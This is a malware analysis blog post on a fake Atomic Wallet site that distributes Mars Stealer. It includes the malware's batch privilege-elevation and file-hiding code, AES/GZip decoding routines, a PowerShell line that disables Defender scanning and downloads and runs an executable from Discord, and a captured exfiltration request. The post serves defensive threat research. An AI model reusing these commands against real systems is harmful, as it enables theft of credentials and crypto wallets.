Fake Atomic Wallet Website Distributing Mars Stealer

blog.cyble.com/2022/08/02/fake-atomic-wallet-website-distributing-mars-stealer/

August 2, 2022

Info Stealer Targeting Browsers and Crypto Wallets

The popularity of Cryptocurrency has increased exponentially over the recent years as dealing with crypto has become relatively hassle-free and more accessible. The financial returns of crypto investments have attracted many investors to invest in crypto markets.

As the demand for crypto investment has increased over the years, we can also see a corresponding rise in the number of crypto wallets. Some popular crypto wallets such as Binance, Atomic, Exodus, Coinbase, Metamask, and Trust are the most commonly used platforms to manage and transact Cryptocurrency.

Despite gaining popularity worldwide, Cryptocurrency also has its downsides. It opens the door for various malicious activities like phishing, scams, hacking, delivering malware, etc.

Cyble Research Labs has constantly been tracking malicious activities targeting Cryptocurrency wallets. During a routine threat-hunting exercise, we came across a Twitter post where a researcher mentioned a fake Atomic wallet site distributing Mars Stealer.

The phishing site "hxxp://atomic-wallet[.]net" uses the icon and name of the Atomic wallet. Additionally, the Threat Actor is trying to copy the UI of a genuine website to trick the user, as shown in the below image.



Figure 1 – Phishing site impersonating Atomic Wallet website

Upon investigating the phishing site, we observed that the TA has invested time in developing a well-designed phishing site to trick victims into downloading the malware.

The phishing site appears to be genuine as the TA provided some attractive content such as Trusted Reviews, Cashback, FAQ, Partners, Contact Us page, Support, and Update History.

Figure 2 – Content on Phishing site to appear legitimate

When the user interacts with the "*Download*" button, the phishing site redirects to the download options page, where the user can download Atomic wallet for Windows, iOS, and Android, as shown in the below image.



Figure 3 – Download options for the user

The App Store button is inactive while, the Google Play button redirects the user to the genuine Atomic Wallet Play Store link.

When the user clicks on the "*Download for Windows*" button, it connects to shortened URL "*hxxps://bit[.]ly/3PRDyH8*" and downloads a Zip file named "*Atomic Wallet.zip*".

After a detailed investigation, the downloaded file was identified as a Mars Stealer sample. Mars Stealer was discovered in June 2021 and was available for sale on a few underground cybercrime forums. Mars stealer primarily targets browser extensions, crypto extensions and wallets, and 2FA plugins.

Technical Analysis

The downloaded Zip file contains the "AtomicWallet-Setup.bat" file containing malicious code, as shown in the below image.



Figure 4 – Downloaded Zip file content

Upon execution, the .bat file invokes the Powershell command, enabling the administrative elevation for its execution.

```
@echo off
if not "%1"=="am_admin" (
    powershell -Command "Start-Process -Verb RunAs -FilePath '%0' -ArgumentList 'am_admin'"
    exit /b
)
```

Figure 5 – Executing PowerShell command for admin privileges

The .bat file then copies *powershell.exe* into the current directory, renames it as *AtomicWallet_Setup.bat.exe,* and then hides it using the *attrib* command.

```
@echo off
echo F|xcopy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe %~n0.bat.exe /y
attrib +s +h %~n0.bat.exe
cls
```

Figure 6 – Hiding the .exe file using the attrib command

Then, the .bat file executes PowerShell content using *AtomicWallet_Setup.bat.exe,* which further decodes the base64-encoded content and decrypts it using an AES algorithm that stores a Gzip Compressed stream in the memory.

The below figure shows the code used by the malware to perform AES decryption and GZip Decompression.

```
using System.Text;
using System.IO;
using System.IO.Compression;
using System.Security.Cryptography;
public class INavaX {
        public static byte[] hOGYAr(byte[] input, byte[] key, byte[] iv) {
                AesManaged aes = new AesManaged();
                aes.Mode = CipherMode.CBC;
                aes.Padding = PaddingMode.PKCS7;
                ICryptoTransform decryptor = aes.CreateDecryptor(key, iv);
                byte[] decrypted = decryptor.TransformFinalBlock(input, 0, input.Length);
                decryptor.Dispose(); aes.Dispose(); return decrypted;
        }
        public static byte[] gbfQVb(byte[] bytes) {
                MemoryStream msi = new MemoryStream(bytes);
                MemoryStream mso = new MemoryStream();
                var gs = new GZipStream(msi, CompressionMode.Decompress);
                gs.CopyTo(mso);
                gs.Dispose();
                msi.Dispose();
                mso.Dispose();
                return mso.ToArray();
        }
}
```

Figure 7 – Code for AES Decryption and GZip Decompression

Finally, the malware decompresses the GZip content and loads the final PowerShell code that downloads Mars Stealer from the Discord server to the victim's *%LOCALAPPDATA%* location.

```
"powershell.exe" Add-MpPreference -ExclusionPath C:\ -ExclusionExtension exe ; Add-MpPreference -ExclusionPath C:\
-ExclusionExtension exe ; &('https://cdn.discordapp.com/attachments/867102519430610964/999703636240236564/statistics.exe')
| foreach{$fileName = $env:LOCALAPPDATA + '/statistics.exe' ;(New-Object System.Net.WebClient).DownloadFile($_,$fileName);Invoke-Item $fileName}
```

Figure 8 – Downloading Mars Stealer from the Discord server

The below figure shows the infection chain of Mars Stealer. After downloading Mars stealer, the .bat file deletes the "AtomicWallet_Setup.bat.exe" from the victim's machine.



Figure 9 – Infection chain

After successful installation, Mars Stealer steals sensitive information from the victim's device and exfiltrates the stolen data to the C&C server.

```
POST /marsword/gate.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----C2DB1DJMYMYM7YUS
Host: atomic-wallet.net
Content-Length: 355182
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: [redacted]

------C2DB1DJMYMYM7YUS
Content-Disposition: form-data; name="file"

WT2DT2NGVAAAIE.zip
------C2DB1DJMYMYM7YUS
Content-Disposition: form-data; name="file"; filename="WT2DT2NGVAAAIE.zip"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

PK........zJ.U9...     ..........Cookies/Chrome_Default.txtUT
..1..b1..b1..b.V.N...}6_q4.hF(.}...R.l'q.!7C..X.v...;.....O...}f.... .#juu..U...<JE..k.k....C..TT.G)X.c.vz.(
9~_...+..k.;.j..n|D.....w.....'... ...b.....=...h.p{......5b........j?.5....|f....O..E.bN..8z......gr..w:...
(.Z.b.eE.....>E.T...1...j.6a.....Ji.x.a......?I..,.....P...S...c..cu..E...V^D,K..{..fy..RT..."Z....@..W.R.R.
```

Figure 10 – Malware sending stolen data to the C&C server

Conclusion

According to our research, the TAs behind Mars stealer are adopting sophisticated phishing attacks to distribute Mars Stealer and gather user credentials, system information, and other sensitive data.

The criminals may use compromised credentials to carry out attacks to stay under the radar and avoid tripping any security monitoring rules, thus alerting any victims to the attempted compromise.

Our Recommendations

- Avoid downloading pirated software from unverified sites.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Keep updating your passwords after certain intervals.
- Use a reputed anti-virus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- Block URLs that could be used to spread the malware, e.g., Torrent/Warez.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.

- Enable Data Loss Prevention (DLP) Solutions on employees' systems.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1566	Phishing
Execution	T1204	User Execution
Defense Evasion	T1564	Hidden Files and Directory
Defense Evasion	T1027	Obfuscated Files or Information
Credential Access	T1555 T1539 T1552 T1528	Credentials from Password Stores Steal Web Session Cookies Unsecured Credentials Steal Application Access Token
Discovery	T1082	System Information Discovery
Exfiltration	T1041	Exfiltration Over C&C Channel

Indicators Of Compromise (IOCs)

Indicators	Indicator Type	Description
33d0d9fe89f0dba2b89347a0e2e6deb22542476d98676187f8c1eb529cb3997f	SHA256	Hash of the analyzed bat file
dfdbb09661ee90ad4e88e7b0510653c93485a4b2	SHA1	Hash of the analyzed bat file
3004914cdfa67357410e6f0c9a091655	MD5	Hash of the analyzed bat file
10afe233525aaf99064e4e444f11a8fc01f8b9f508e4f123fd76b314a6d360f9	SHA256	Hash of the analyzed Mars Stealer exe file
0f6e3442c67d6688fae5f51b4f60b78cd05f30df	SHA1	Hash of the analyzed Mars Stealer exe file

10f0d3a64949a6e15a9c389059a8f379	MD5	Hash of the analyzed Mars Stealer exe file
hxxps://atomic-wallet[.]net	URL	Malware distribution site/C&C server